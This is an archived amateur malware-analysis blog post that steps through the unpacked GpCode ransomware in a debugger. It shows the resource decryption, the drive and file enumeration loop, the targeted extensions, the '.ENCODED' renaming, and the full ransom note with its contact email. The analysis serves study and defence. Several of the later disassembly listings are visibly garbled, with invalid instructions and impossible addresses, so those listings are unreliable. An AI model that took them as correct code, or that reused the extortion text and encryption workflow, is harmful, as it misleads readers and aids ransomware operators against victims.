

GpCode Ransomware 2010 Simple Analysis

Archived: 2026-04-06 00:44:16 UTC

[PDF available here](#)

Hi, firstly: sorry for my bad English. It's not my native language (I'M FRENCH)
Well, I've wanted to make a post about that a long time ago but I was really bored to have a look at it.
Finally I did it because no one seem done it before (or no one have the sample to work at it?)
So let's start directly, if you want to know more about GpCode story, have a look at this post:

http://www.securelist.com/en/blog/333/GpCode_like_Ransomware_Is_Back



Some technical informations about the file:

CRC32: CCDFBD05

MD5: b14c45c1792038fd69b5c75e604242a3

SHA1: 54ab323053f1138e5ccaa8f8afaa38cabca9491f

Packer: UPX 0.89.6 - 1.02 / 1.05 - 2.90 -> Markus & Laszlo

Compiler: MASM/TASM

File size: 10,5 Kb (10 752 bytes)

OEP: 00011790

Also known as: Trojan.Gpcode.G (Symantec), Gpcode.j (McAfee), Trojan:Win32/Ransom.BQ (Microsoft), TROJ_RANSOM.EWQ (TrendMicro), Troj/Ransom-U (Sophos)

"Main place" in Ollydbg:

OEP: 0x401990 (When unpacked)

00401990	EB 48FCFFFF	CALL 004015DD	ipCode_004015DD
00401995	85C0	TEST EAX,EAX	
00401997	0F84 80000000	JE 00401A1D	ipCode_00401A1D
0040199D	68 2E304000	PUSH 40302E	ipCode_00401A1D MutexName = "ilold"
004019A2	6A 00	PUSH 0	Inheritable = FALSE
004019A4	68 01001F00	PUSH 1F0001	Access = 1F0001
004019A9	E8 12010000	CALL 00401AC0	ipCode_00401A1D OpenMutexA
004019AE	85C0	TEST EAX,EAX	
004019B0	75 6B	JNZ SHORT 00401A1D	ipCode_00401A1D ; 1.00401A1D
004019B2	68 2E304000	PUSH 40302E	ipCode_00401A1D ; /MutexName = "ilold"
004019B7	6A 00	PUSH 0	ipCode_00401A1D InitialOwner = FALSE
004019B9	6A 00	PUSH 0	ipCode_00401A1D pSecurity = NULL
004019BB	E8 9A000000	CALL 00401A5A	ipCode_00401A1D \CreateMutexA
004019C0	E8 3BF6FFFF	CALL 00401000	ipCode_004015DD ; 1.00401000

Text version:

```

00401990 >/$ EB 48FCFFFF CALL 004015DD ; 1.004015DD
00401995 |. 85C0 TEST EAX,EAX
00401997 |. 0F84 80000000 JE 00401A1D ; 1.00401A1D
0040199D |. 68 2E304000 PUSH 40302E ; /MutexName = "ilold"
004019A2 |. 6A 00 PUSH 0 ; |Inheritable = FALSE
004019A4 |. 68 01001F00 PUSH 1F0001 ; |Access = 1F0001
004019A9 |. E8 12010000 CALL 00401AC0 ; \OpenMutexA
004019AE |. 85C0 TEST EAX,EAX
004019B0 |. 75 6B JNZ SHORT 00401A1D ; 1.00401A1D
004019B2 |. 68 2E304000 PUSH 40302E ; /MutexName = "ilold"
004019B7 |. 6A 00 PUSH 0 ; |InitialOwner = FALSE
004019B9 |. 6A 00 PUSH 0 ; |pSecurity = NULL
004019BB |. E8 9A000000 CALL 00401A5A ; \CreateMutexA
004019C0 |. E8 3BF6FFFF CALL 00401000 ; 1.00401000


```

```

004019C5 |. 85C0      TEST EAX,EAX
004019C7 |. 74 54     JE SHORT 00401A1D      ; 1.00401A1D
004019C9 |. E8 A3F8FFFF CALL 00401271      ; 1.00401271
004019CE |. 33C0     XOR EAX,EAX
004019D0 |. 50       PUSH EAX             ; /pThreadId => NULL
004019D1 |. 50       PUSH EAX             ; |CreationFlags => 0
004019D2 |. 50       PUSH EAX             ; |pThreadParm => NULL
004019D3 |. 68 35134000 PUSH 401335         ; |ThreadFunction = 1.00401335
004019D8 |. 50       PUSH EAX             ; |StackSize => 0
004019D9 |. 50       PUSH EAX             ; |pSecurity => NULL
004019DA |. E8 81000000 CALL 00401A60         ; \CreateThread
004019DF |. 6A 01     PUSH 1               ; /ErrorMode = SEM_FAILCRITICALERRORS
004019E1 |. E8 EC000000 CALL 00401AD2         ; \SetErrorMode
004019E6 |. E8 A5000000 CALL 00401A90         ; [GetLogicalDrives
004019EB |. B9 19000000 MOV ECX,19
004019F0 |> BB 01000000 /MOV EBX,1
004019F5 |. D3E3     |SHL EBX,CL
004019F7 |. 23D8     |AND EBX,EAX
004019F9 |. 74 1F     |JE SHORT 00401A1A     ; 1.00401A1A
004019FB |. 80C1 41   |ADD CL,41
004019FE |. 88D 70304000 |MOV BYTE PTR DS:[403070],CL
00401A04 |. 80E9 41   |SUB CL,41
00401A07 |. C705 71304000>|MOV DWORD PTR DS:[403071],2A5C3A
00401A11 |. 50       |PUSH EAX
00401A12 |. 51       |PUSH ECX
00401A13 |. E8 EEFDFFFF |CALL 00401806         ; 1.00401806
00401A18 |. 59       |POP ECX
00401A19 |. 58       |POP EAX
00401A1A |> 49       |DEC ECX
00401A1B |.^ 7D D3     \GE SHORT 004019F0     ; 1.004019F0
00401A1D |> 68 F4010000 PUSH 1F4             ; /Timeout = 500. ms
00401A22 |. E8 BD000000 CALL 00401AE4         ; \Sleep
00401A27 |. 833D 34304000>|CMP DWORD PTR DS:[403034],1
00401A2E |.^ 75 ED     |JNZ SHORT 00401A1D     ; 1.00401A1D
00401A30 |. E8 90F6FFFF CALL 004010C5         ; 1.004010C5
00401A35 |. E8 33FDFFFF CALL 0040176D         ; 1.0040176D
00401A3A |. 6A 00     PUSH 0               ; /ExitCode = 0
00401A3C |. \ E8 25000000 CALL 00401A66         ; \ExitProcess

```

In the first call, GpCode will load, and lock a resource.




```

004015F4 |. 6A 0A     PUSH 0A              ; /ResourceType = RT_RCDATA
004015F6 |. 68 65304000 PUSH 403065         ; |ResourceName = "cfg"
004015FB |. 6A 00     PUSH 0               ; |hModule = NULL
004015FD |. E8 7C040000 CALL 00401A7E         ; \FindResourceA

```

Screenshot of grabbed data:



According to the first bytes this is not a valid PE file (So, why moving this?).

Well:

```

0040160D |. 50      PUSH EAX                ; /hResource
0040160E |. 6A 00    PUSH 0                  ; /hModule = NULL
00401610 |. E8 C9040000 CALL 00401ADE           ; /SizeofResource
00401615 |. 0BC0    OR EAX,EAX
00401617 |. 75 04    JNZ SHORT 0040161D     ; /GpCode.0040161D
00401619 |. 33C0    XOR EAX,EAX
0040161B |. C9      LEAVE
0040161C |. C3      RETN
    
```

Here it grabs the size of the resource, eax will contain 0000055D (1373)

Note: The screenshot of resource hacker also indicate the size.

When it's done, it gets free memory by GlobalAlloc (at eax: 00175158)

With the specified size: 55D



```

00401646 |. FF75 F0  PUSH DWORD PTR SS:[EBP-10] ; /MemSize
00401649 |. 6A 40    PUSH 40                  ; /Flags = GPTR
0040164B |. E8 52040000 CALL 00401AA2           ; \GlobalAlloc
00401650 |. 0BC0    OR EAX,EAX
    
```

Then, it does a copy to the following memory (00175158)

```

0040165D |. FF75 F0  PUSH DWORD PTR SS:[EBP-10] ; /Length = 55D (1373.)
00401660 |. FF75 FC  PUSH DWORD PTR SS:[EBP-4]  ; /Source = GpCode.0040F474
00401663 |. FF75 EC  PUSH DWORD PTR SS:[EBP-14] ; /Destination = 00175158
00401666 |. E8 61040000 CALL 00401ACC           ; \RtlMoveMemory
0040166B |. FF75 F8  PUSH DWORD PTR SS:[EBP-8]  ; /hResource = 0040F474
0040166E |. E8 11040000 CALL 00401A84           ; /FreeResource
00401673 |. 8B5D EC  MOV EBX,DWORD PTR SS:[EBP-14]
00401676 |. 6A 10    PUSH 10                  ; /Length = 10 (16.)
00401678 |. 53      PUSH EBX                  ; /Source = 00175158
00401679 |. 68 70444000 PUSH 404470              ; /Destination = GpCode.00404470
0040167E |. E8 49040000 CALL 00401ACC           ; \RtlMoveMemory
    
```



Just after doing this, it goes to another call

```

00401650 . FF75 F9    PUSH DWORD PTR SS:[EBP-10]
00401650 . FF75 FC    PUSH DWORD PTR SS:[EBP-4]
00401650 . FF75 C2    PUSH DWORD PTR SS:[EBP-14]
00401656 . E8 43040000 CALL 00401600
0040165B . FF75 F9    PUSH DWORD PTR SS:[EBP-6]
0040165E . E8 11040000 CALL 00401604
00401675 . 8B02 EC    MOV EDI,DMORD PTR SS:[EBP-14]
00401676 . 6A 10     PUSH 10
00401679 . 59        PUSH EBX
00401679 . 68 70444000 PUSH 404470
0040167E . E8 49040000 CALL 00401600
00401683 . 83C3 10   ADD EDI,10
00401686 . 8B45 F9   MOV EDI,DMORD PTR SS:[EBP-10]
00401689 . 83E9 10   SUB EDI,10
0040168C . 58        PUSH EAX
0040168D . 53        PUSH EB3
0040168D . 8B430000 CALL 00401747
    
```

In this call it will decrypt the data contained at 00175158 (seems interesting now)

```

00401747 . 55        PUSH ESP
00401748 . 8BEC     MOV EBP,ESP
0040174A . C9        PUSHAD
0040174E . 8B75 09   MOV ESI,DMORD PTR SS:[EBP+9]
0040174E . 8BFE     MOV EDI,ESI
00401750 . 33D2     XOR EDI,EDI
00401752 . 8B4D 0C   MOV ECX,DMORD PTR SS:[EBP+C]
00401753 . 8B4E 18   MOV EBX,EBX
00401754 . 33D2     XOR EDI,EDI
00401754 . AC       LODS BYTE PTR DS:[ESI]
0040175D . 33D2 70444000 XOR AL,BYTE PTR DS:[EDI+404470]
0040175E . AA       STOS BYTE PTR ES:[EDI]
00401764 . 42       INC EDI
00401765 . 49       DEC ECX
00401766 . 75 ED    JNC SHORT 00401755
00401768 . 61       POPAD
00401769 . C9        LEAVE
0040176A . C2 0000   RETN
    
```

At the end of loop:

```

0040175E > 8BFA 10   JMP EDI,10
0040175E . 75 02    JNC SHORT 0040175C
0040175A . 33D2     XOR EDI,EDI
0040175C > AC       LODS BYTE PTR DS:[ESI]
0040175D . 33D2 70444000 XOR AL,BYTE PTR DS:[EDI+404470]
0040175E . AA       STOS BYTE PTR ES:[EDI]
0040175F . 42       INC EDI
00401760 . 49       DEC ECX
00401761 . 75 ED    JNC SHORT 00401755
00401763 . 61       POPAD
    
```

```

Address ASCII dump
00175158 9428*431p@f.e304...0*... Attention!!! ..All your person
00175198 al files (photo, documents, texts, databases, certificates, kwm-
001751D0 files, video) have been encrypted by a very strong cypher RSA-10
00175210 24. The original files are deleted. You can check this by yours
00175250 elf - just look for files in all folders... There is no possibil
00175290 ity to decrypt these files without a special decrypt program! No
00175330 body can help you - even don't try to find another method or tel
00175370 l anybody. Also after n days all encrypted files will be complet
001753B0 ely deleted and you will have no chance to get it back. .. We ca
001753F0 n help to solve this task for 120$ via wire transfer (bank trans
00175430 fer SHIF/IBAN). And remember: any harmful or bad words to our s
00175470 ide will be a reason for ignoring your message and nothing will
001754B0 be done...For details you have to send your request on this e-ma
001754F0 il (attach to message a full serial key shown below in this 'how
00175530 to..' file on desktop): datafinder@fastmail.fm....*0!*.jpg
00175570 *.jpeg.*.psd.*.cdr.*.dwg.*.max.*.mov.*.m2v.*.3gp.*.doc.*.docx.*.
001755B0 xls.*.xlsx.*.ppt.*.pptx.*.rar.*.zip.*.mdb.*.mp3.*.cer.*.p12.*.pf
001755F0 *.kwm.*.pwm.*.txt.*.pdf.*.avi.*.flv.*.lnk.*.bmp.*.lod.*.vnd.*.m
00175630 df.*.dbf.*.mdb.*.odt.*.vob.*.ifo.*.mpeg.*.nrg.*.doc.*.docx.*.xl
00175670 *.xls.*.xls.*.xls...RSR1.*..0.0..#f020%..a330w[m[000]~0R0L_Fg*
001756B0 #11a2p0810kx=34p*3*0P#T0800g .-3)L0.0B0eP000*0#003~(k4'85F:0H
001756F0 411z~*005*0x="SBS'0f.315<P[C"...0.4.....0A0_0[0.....
00175730
    
```

We got a clear text with also a list of extensions which will be encrypted:

- .jpg
- .jpeg
- .psd
- .cdr
- .dwg
- .max
- .mov
- .m2v
- .3gp
- .doc
- .docx
- .xls
- .xlsx
- .ppt
- .pptx
- .rar
- .zip
- .mdb
- .mp3
- .cer
- .p12
- .pfx
- .kwm
- .pwm
- .txt

- .pdf
- .avi
- .flv
- .lnk
- .bmp
- .lcd
- .md
- .mdf
- .dbf
- .mdb
- .odt
- .vob
- .ifo
- .mpeg
- .mpg
- .doc
- .docx
- .xls
- .xlsx

.bat .sys .exe .ini files will not be attacked because the system uses all of them.
And the goal of GpCode is not to crash the system.

So, he returns to the call and move again the memory to another place.
With selecting this time a block of bytes (398) and move it to 00175BB8

```
004016CD |. 57      PUSH EDI          ; /Length = 398 (920.)
004016CE |. 53      PUSH EBX          ; |Source = 00175172
004016CF |. FF35 88444000 PUSH DWORD PTR DS:[404488] ; |Destination = 00175BB8
004016D5 |. E8 F2030000 CALL 00401ACC      ; \RtlMoveMemory
```

Block of 398 bytes:

```
00175BA8      Attention!!! ..All your personal files (
00175BE8 photo, documents, texts, databases, certificates, kwm-files, vid
00175C28 eo) have been encrypted by a very strong cypher RSA-1024. The or
00175C68 iginal files are deleted. You can check this by yourself - just
00175CA8 look for files in all folders... There is no possibility to dec
00175CE8 rypt these files without a special decrypt program! Nobody can h
00175D28 elp you - even don't try to find another method or tell anybody.
00175D68 Also after n days all encrypted files will be completely delete
00175DA8 d and you will have no chance to get it back. .. We can help to
00175DE8 solve this task for 120$ via wire transfer (bank transfer SWIFT/
00175E28 IBAN). And remember: any harmful or bad words to our side will b
00175E68 e a reason for ingoring your message and nothing will be done...
00175EA8 For details you have to send your request on this e-mail (attach
00175EE8 to message a full serial key shown below in this 'how to..' fil
00175F28 e on desktop): datafinder@fastmail.fm
```

After, another block is moved (271 bytes)

```
0040170A |. FF35 80444000 PUSH DWORD PTR DS:[404480] ; /Length = 10F (271.)
00401710 |. 53      PUSH EBX          ; |Source = 00175512
00401711 |. FF35 8C444000 PUSH DWORD PTR DS:[40448C] ; |Destination = 001756C0
00401717 |. E8 B0030000 CALL 00401ACC      ; \RtlMoveMemory
```

The block of bytes moved, you guessed it?:

```
001756C0 *.jpg*.jpeg*.psd*.cdr*.dwg*.max*.mov*.m2v*.3gp*.doc*.d
00175700 ocx*.xls*.xlsx*.ppt*.pptx*.rar*.zip*.mdb*.mp3*.cer*.p1
00175740 2*.pfx*.kwm*.pwm*.txt*.pdf*.avi*.flv*.lnk*.bmp*.lcd*.
00175780 md*.mdf*.dbf*.mdb*.odt*.vob*.ifo*.mpeg*.mpg*.doc*.doc
001757C0 x*.xls*.xlsx
```

After that he returns to the "Main place" (screenshot 1)
And Create the mutex "ilold"

```
004019B2 |. 68 2E304000 PUSH 40302E ;/MutexName = "ilold"
004019B7 |. 6A 00 PUSH 0 ;|InitialOwner = FALSE
004019B9 |. 6A 00 PUSH 0 ;|pSecurity = NULL
004019BB |. E8 9A000000 CALL 00401A5A ;\CreateMutexA
```

Then it goes to a call.. a crypto procedure

```
004019C0 |. E8 3BF6FFFF CALL 00401000 ; GpCode.00401000
```


Well I'm not very good to explain crypto stuff

So I will make it simple: it generate a key then it store it and use GlobalAlloc to set a free memory place.

I will give you some screenshot if you have a better level than me you will surely understand

```
00401050 |. E8 DD0A0000 CALL 00401B32 ; <JMP.&advapi32.CryptExportKey>
00401055 |. FF35 A2444000 PUSH DWORD PTR DS:[4044A2] ;/MemSize = 2C (44.)
0040105B |. 6A 40 PUSH 40 ;|Flags = GPTR
0040105D |. E8 400A0000 CALL 00401AA2 ;\GlobalAlloc
```

Hex dump of address 4044A2:




Then it also gets free memory at 0017CD30:

```
004010A0 |. E8 A50A0000 CALL 00401B4A ; <JMP.&advapi32.CryptSetKeyParam>
004010A5 |. 68 00000100 PUSH 10000 ;/MemSize = 10000 (65536.)
004010AA |. 6A 40 PUSH 40 ;|Flags = GPTR
004010AC |. E8 F1090000 CALL 00401AA2 ;\GlobalAlloc
004010B1 |. 0BC0 OR EAX,EAX
```

Take 44 from 0017B928 and move it 008F0020

```
004012D2 |. FF35 A2444000 PUSH DWORD PTR DS:[4044A2] ;/Length = 2C (44.)
004012D8 |. FF35 A6444000 PUSH DWORD PTR DS:[4044A6] ;|Source = 0017B928
004012DE |. FF35 C8444000 PUSH DWORD PTR DS:[4044C8] ;|Destination = 008F0020
004012E4 |. E8 E3070000 CALL 00401ACC ;\RtlMoveMemory
```

And what we see in the source?




Call CryptEncrypt, used for RSA:

```
0040130C |. E8 1B080000 CALL 00401B2C ; <JMP.&advapi32.CryptEncrypt>
```

After it creates a thread and retrieves a bitmask representing the currently available disk drives.

Then we enter in a loop.



The return value from GetLogicalDrives is a bitmask representing the currently available disk drives. Bit position 0 (the least-significant bit) is drive A, bit position 1 is drive B, bit position 2 is drive C, and so on. On the loop, we will start from 25 (Drive Z) and when a number is found for example 'D' (who have the position 3) You will not take the "jump if equal", enter in a call *do something* and then return in the loop for continue, next letters position 2: "C"

Lecteurs de disques dur



Périphériques utilisant des supports amovibles



I name this place "Core" because all will be decided inside this procedure for data. Let's see what he is doing to 'D'

```


00401806 /$ 55      PUSH EBP
00401807 |. 8BEC      MOV EBP,ESP
00401809 |. 81EC 44010000 SUB ESP,144
0040180F |. 8D85 BCFEFFFF LEA EAX,DWORD PTR SS:[EBP-144]
00401815 |. 50       PUSH EAX          ; /pFindFileData
00401816 |. 68 70304000 PUSH 403070       ; |FileName = "D:\*"
0040181B |. E8 52020000 CALL 00401A72     ; \FindFirstFileA
00401820 |. 40       INC EAX
00401821 |. 0F84 67010000 JE 0040198E      ; 1.0040198E
    
```

He does... NOTHING.
'D' was my CD drive and there is no CD inside (FindFirstFileA is an explicit API right?) so eax return FFFFFFFF
He take the jump which leave the procedure.

```

0040198E |> \C9      LEAVE
0040198F \. C3      RETN
    
```

But what's about my local disk 'C' who is the next ?




The ".bat" extension is not in the 'list' of extension to crypt so he simply leave with this line.

```
00401936 |./EB 37 |JMP SHORT 0040196F ; 1.0040196F
```

And proceed to the next file:

```
00401975 |. 50 |PUSH EAX ; /pFindFileData
00401976 |. FF75 FA |PUSH DWORD PTR SS:[EBP-6] ; hFile
00401979 |. E8 FA000000 |CALL 00401A78 ; \FindNextFileA
0040197E |. 85C0 |TEST EAX,EAX
00401980 |.^ 0F85 A5FEFFFF |JNZ 0040182B ; 1.0040182B
0040197E |. 85C0 |TEST EAX,EAX
00401986 |. FF75 FA |PUSH DWORD PTR SS:[EBP-6] ; hSearch
00401989 |. E8 DE000000 |CALL 00401A6C ; \FindClose
0040198E |>. C9 |LEAVE
0040198F |.^ C3 |RETN
```

To test the procedure i've made a txt file called "AUTOEXEC.txt"



This time it detects the extension .txt and dont take the conditional jump:

```
00401923 |./75 03 ||JNZ SHORT 00401928 ; 1.00401928
00401925 |./59 ||POP ECX
00401926 |./EB 10 ||JMP SHORT 00401938 ; 1.00401938
```

it jump here:

```
00401938 |>./68 70354000 |PUSH 403570 ; /Arg1 = 00403570 ASCII "C:\AUTOEXEC.txt"
0040193D |. E8 9CF7FFFF |CALL 004010DE ; \1.004010DE
00401942 |. 68 70354000 |PUSH 403570 ; /String2 = "C:\AUTOEXEC.txt"
00401947 |. 68 703A4000 |PUSH 403A70 ; |String1 = 1.00403A70
0040194C |. E8 B1010000 |CALL 00401B02 ; \strcpyA
00401951 |. 68 00304000 |PUSH 403000 ; /StringToAdd = ".ENCODED"
00401956 |. 68 703A4000 |PUSH 403A70 ; |ConcatString = ""
0040195B |. E8 90010000 |CALL 00401AF0 ; \strcatA
00401960 |. 68 703A4000 |PUSH 403A70 ; /NewName = ""
00401965 |. 68 70354000 |PUSH 403570 ; |ExistingName = "C:\AUTOEXEC.txt"
0040196A |. E8 4B010000 |CALL 00401ABA ; \MoveFileA
```

```

00401900 | 53 | PUSH EB3
00401901 | E9 E0810000 | CALL 0040188E ;/openR
00401902 | 80 | ADD EDI,EDI
00401903 | 83C3 01 | ROR EDI,1
00401904 | 59 | POP ECX
00401905 | C7E1 0E | MOV ECX,00401914
00401906 | EB 37 | JMP SHORT 0040190F
00401907 | 68 70354000 | PUSH 403570
00401908 | E9 FCFEFFFF | CALL 0040188E ;/openR
00401909 | 68 70354000 | PUSH 403570
0040190A | 68 70354000 | PUSH 403570
0040190B | E9 E1810000 | CALL 0040188E ;/openR
0040190C | 68 00304000 | PUSH 403030
0040190D | 68 70354000 | PUSH 403070
0040190E | 68 70354000 | PUSH 403070
0040190F | 68 70354000 | PUSH 403070
00401910 | D9 40100000 | CALL 0040188E ;/openR
00401911 | 8005 BCFEFFFF | LEA EBX,DWORD PTR SS:[EBP-144]
00401912 | 58 | POP EBX
00401913 | FF75 FA | PUSH DWORD PTR SS:[EBP-4]
00401914 | E8 00000000 | CALL 00401907 ;/FindFileData
00401915 | 8008 | TEST EDI,EDI
00401916 | 0F95 65FEFFFF | JNC 00401923 ;/FindFileData
00401917 | FF75 FA | PUSH DWORD PTR SS:[EBP-4]
00401918 | E9 E0810000 | CALL 0040188E ;/FindFileData
00401919 | C9 | LEAVE
0040191A | C3 | RETN

```

What do we see ?

He takes the full path to the file, then it enters to a procedure and do something

After the return, it renames the file with the extension ".ENCODED"

And continue to check for other files.

Let's enter inside the call now.

```

0040188E | 56 | PUSH ESI
0040188F | 8005 BCFEFFFF | LEA EBX,DWORD PTR SS:[EBP-144]
00401890 | 58 | POP EBX
00401891 | FF75 FA | PUSH DWORD PTR SS:[EBP-4]
00401892 | E8 00000000 | CALL 0040188E ;/FindFileData
00401893 | 8008 | TEST EDI,EDI
00401894 | 0F95 65FEFFFF | JNC 0040189A ;/FindFileData
00401895 | FF75 FA | PUSH DWORD PTR SS:[EBP-4]
00401896 | E9 E0810000 | CALL 0040188E ;/FindFileData
00401897 | C9 | LEAVE
00401898 | C3 | RETN

```

```

00401109 | 6A 00 | PUSH 0 ;/pFileSizeHigh = NULL
0040110B | FF75 FC | PUSH DWORD PTR SS:[EBP-4] ;/hFile
0040110E | E8 77090000 | CALL 00401A8A ;/GetFileSize
00401113 | 8945 F8 | MOV DWORD PTR SS:[EBP-8],EAX
00401116 | 83F8 10 | CMP EAX,10
00401119 | 0F8C 41010000 | JL 00401260 ; 1.00401260

```

Interesting thing is this size check, files under 11 bytes are not crypted like my AUTOEXEC.txt which have 4 bytes "test"

He takes the conditional jump and we are here:

```

00401260 |> FF75 FC | PUSH DWORD PTR SS:[EBP-4] ;/hObject = 00000054
00401263 | E8 E6070000 | CALL 00401A4E ;/CloseHandle
00401268 | B8 01000000 | MOV EAX,1
0040126D | C9 | LEAVE
0040126E | C2 0400 | RETN 4

```

It closes the handle and returns to the "core" nothing was encoded inside the txt

I think it doesn't crypt files under 10 bytes for win time, 10 bytes files are useless.

And it needs to crypt datas as fast as possible.

It adds anyway to the files under 10 bytes the extension .ENCODED [IS THAT A BUG????]

(A basic victim will think all is crypted right?)

So it will continue to proceed next files and finally after some attempt the 2nd thread start

```

Professional Fdline
00401311 | E9 92000000 | CALL 00401305 ;/PP_Sleep(32,CryptDecryptKey)
00401312 | 6A 00 | PUSH 0
00401313 | FF35 304400 | PUSH DWORD PTR DS:[404400]
00401314 | E9 16000000 | CALL 00401304 ;/PP_Sleep(32,CryptReleaseContext)
00401315 | C9 | LEAVE
00401316 | C3 | RETN
00401317 | 8005 BCFEFFFF | LEA EBX,DWORD PTR SS:[EBP-144]
00401318 | 58 | POP EBX
00401319 | FF75 FC | PUSH DWORD PTR SS:[EBP-4]
0040131A | E8 00000000 | CALL 00401305 ;/Time = 0,
0040131B | C705 34304000 | MOV DWORD PTR DS:[403034],1
0040131C | C3 | RETN
0040131D | 8005 BCFEFFFF | LEA EBX,DWORD PTR SS:[EBP-144]
0040131E | 58 | POP EBX
0040131F | C3 | RETN


Threads
Entry Data block Last error Status Priority User time System time
00000000 7C818629 7FDE0000 ERROR_SUCCESS (00000000) Active 32 + 0 0,0000 s 0,0000 s
00000050 (main) 00401304 7FDF0000 [ERROR_NOT_READY (00000015)] Active 32 + 0 0,0460 s 0,0312 s

```


```

00401335 |/$ FF35 92444000 | PUSH DWORD PTR DS:[404492] ;/Time = 0,
0040133B | E8 A4070000 | CALL <JMP.&KERNEL32.Sleep> ;/KERNEL32.Sleep
00401340 | E8 0B000000 | CALL 00401350
00401345 | C705 34304000 | MOV DWORD PTR DS:[403034],1

```





Resource hacker:

